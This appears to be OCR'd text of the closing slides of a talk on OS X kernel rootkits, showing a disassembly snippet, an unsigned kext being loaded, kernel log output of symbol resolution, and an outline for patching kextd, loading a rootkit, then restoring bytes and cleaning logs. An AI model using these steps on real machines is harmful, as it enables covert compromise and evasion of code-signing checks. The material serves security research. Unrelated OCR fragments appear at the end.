0x108e54f74:  83 3d b1 0d 01 00 ff          cmp    DWORD PTR [rip+0x10db1],0xffffffffffffffff        # 0x108e65d2c
0x108e54f7b:  0f 84 4b 09 00 00             je     0x108e558cc
0x108e54f81:  48 8b 3d 10 30 01 00          mov    rdi,QWORD PTR [rip+0x13010]        # 0x108e67f98
0x108e54f88:  e8 05 85 00 00                call   0x108e5d492
0x108e54f8d:  45 31 ed                      xor    r13d,r13d
0x108e54f90:  48 85 c0                      test   rax,rax
```

Zombie, no codesign


2. ssh

```
sh-3.2# codesign -vvvd the_flying_circus.kext/
the_flying_circus.kext/: code object is not signed at all
sh-3.2# kextload the_flying_circus.kext/
/Users/reverser/the_flying_circus.kext failed to load - (libkern/kext) kext (kmod) start/stop routine failed; check the system/kerne
l logs for errors or try kextutil(8).
sh-3.2#
```


Mavericks Developer Preview
Console File Edit View Window Help
Thu 01:58
Mac HD
All Messages
Hide Log List
Clear Display
Reload
Ignore Sender
Insert Marker
Inspector
String Matching
Filter
SYSTEM LOG QUERIES
All Messages
DIAGNOSTIC AND USAGE INFORM...
Diagnostic and Usage Messages
User Diagnostic Reports
System Diagnostic Reports
periodic-wrapper,periodic-wrap...
FILES
system.log
~/Library/Logs
CloudServices
DiagnosticReports
iOS Simulator
securebackupd.log
storeagent
talagent.log
Ubiquity
/Library/Logs
01:57:55 com.apple.kextd: WARNING - Invalid signature -67062 0xFFFFFFFFFFFEFA0…
01:57:55 kernel: [DEBUG] Starting the circus...
01:57:55 kernel: [DEBUG] Address of interrupt 80 stub is ffffff80080f2f70
01:57:55 kernel: [DEBUG] Found running kernel mach-o header address at 0xffffff…
01:57:55 kernel: [DEBUG] kernel aslr slide is 7e00000
01:57:55 kernel: [DEBUG] found symbol _proc_lock at 0xffffff80083cf8c0 (non-as…
01:57:55 kernel: [DEBUG] found symbol _proc_unlock at 0xffffff80083cf8d0 (non-…
01:57:55 kernel: [DEBUG] found symbol _proc_fdlock at 0xffffff80083bb5b0 (non-…
01:57:55 kernel: [DEBUG] found symbol _proc_fdunlock at 0xffffff80083bb610 (no…
01:57:55 kernel: [DEBUG] found symbol _proc_list_lock at 0xffffff80083cfe10 (n…
01:57:55 kernel: [DEBUG] found symbol _proc_list_unlock at 0xffffff80083cfe30…
01:57:55 kernel: [DEBUG] found symbol _proc_name_address at 0xffffff80083d41d0…
01:57:55 kernel: [DEBUG] found symbol _proc_task at 0xffffff80083d43f0 (non-as…
01:57:55 kernel: [DEBUG] found symbol _task_suspend at 0xffffff800803e120 (non…
01:57:55 kernel: [DEBUG] found symbol _vm_map_read_user at 0xffffff800808a870…
01:57:55 kernel: [DEBUG] found symbol _vm_map_write_user at 0xffffff800808a7a0…
01:57:55 kernel: [DEBUG] found symbol _mach_vm_protect at 0xffffff80080ad000 (…
01:57:55 kernel: [DEBUG] found symbol _mach_vm_region at 0xffffff80080adb30 (n…
01:57:55 kernel: [DEBUG] found symbol _vnode_lock at 0xffffff80081dbf40 (non-a…
01:57:55 kernel: [DEBUG] found symbol _vnode_unlock at 0xffffff80081d8250 (non…
125 messages from 05/09/13 01:57:55 to 05/09/13 01:58:11
Earlier
Later
Now
iBooks

1. Temporarily patch kextd.
2. Load rootkit.
3. Restore original kextd bytes.
4. Clean up logs.
5. No symbol names but easy to find!

Conclusions





It's a cat & mouse game!


Everyone else:
- govs,
- malware,
- hackers,
- etc.
YOU!

1. Attackers have better incentives.
2. Human creativity is great!
3. Money & information asymmetry.
4. Question every assumption!

Greetings

nemo, noar, snare, saure, od, emptydir, korn, g0sh, spico and all other put.as friends, everyone at COSEINC, thegrugq, diff-t, iOnic, #osxre, Gil Dabah from diStorm, A. Ionescu, Igor from Hex-Rays, NSA & friends, and you for spending time of your life listening to me ☺.



http://reverse.put.as

http://github.com/gdbinit


reverser@put.as

@osxreverser

#osxre @ irc.freenode.net


And iloverootkits.com maybe soon!

A day full of possibilities!



Let's go exploring!

ONE LAST THING!


747-8
应急通信
EMERGENCY
TELECOMMUNICATION
应 急 通 信
EMERGENCY COMMUNICATIONS
中国移动通信
CHINA MOBILE